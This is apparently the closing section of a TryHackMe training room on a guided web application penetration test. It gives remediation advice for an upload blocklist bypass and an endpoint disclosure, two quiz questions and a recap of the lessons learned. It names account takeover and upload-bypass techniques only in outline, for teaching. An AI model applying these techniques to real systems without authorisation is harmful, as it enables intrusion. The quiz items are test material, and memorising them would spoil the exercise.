| Incomplete file extension blocklist | Critical | Use an allowlist rather than a blocklist. Only permit specific, expected extensions. Validate file content ( type) in addition to the extension. Store uploaded files outside the web root. |
| endpoint disclosure | Medium | Remove the index endpoint or restrict it to authenticated administrators. Do not expose internal route structures to unauthenticated users. |
How many distinct vulnerabilities were chained together in this engagement?
What approach should be used instead of a blocklist when validating file uploads?
In this room, we walked through a complete web application penetration test, from the initial scan to remote code execution on the underlying server. Along the way, you practised the mindset that separates a good penetration tester from a great one: patience, observation, and the ability to connect findings across different parts of an application.
Let's recap the key lessons from this engagement:
- Enumeration is everything. The vulnerabilities we exploited were discoverable because we took the time to map the application's structure, headers, endpoints, and behaviour before attempting exploitation.
- Small flaws chain into big compromises. No single issue here was exotic or particularly complex. , weak password resets, and upload bypasses are well-understood vulnerabilities. Their impact came from how they connected to each other.
- Client-side restrictions are not security. The file upload form used an
acceptattribute to restrict file types in the browser. The server-side check used a blocklist that missed alternative extensions. Real security requires server-side validation with an allowlist approach. - Password reset mechanisms deserve careful attention. They are complex to implement securely, and a single design flaw, like exposing the token in the response, can lead to account takeover.
- Think like an attacker, report like a consultant. Finding the vulnerabilities is half the job. Documenting them clearly with severity ratings and actionable remediation advice is what makes the engagement valuable to the client.
You have completed the guided pentest. It is time to apply what you have learned to the upcoming challenges.
I have successfully completed the room.
Ready to learn Cyber Security?
TryHackMe provides free online cyber security training to secure jobs & upskill through a fun, interactive learning environment.
Already have an account? Log in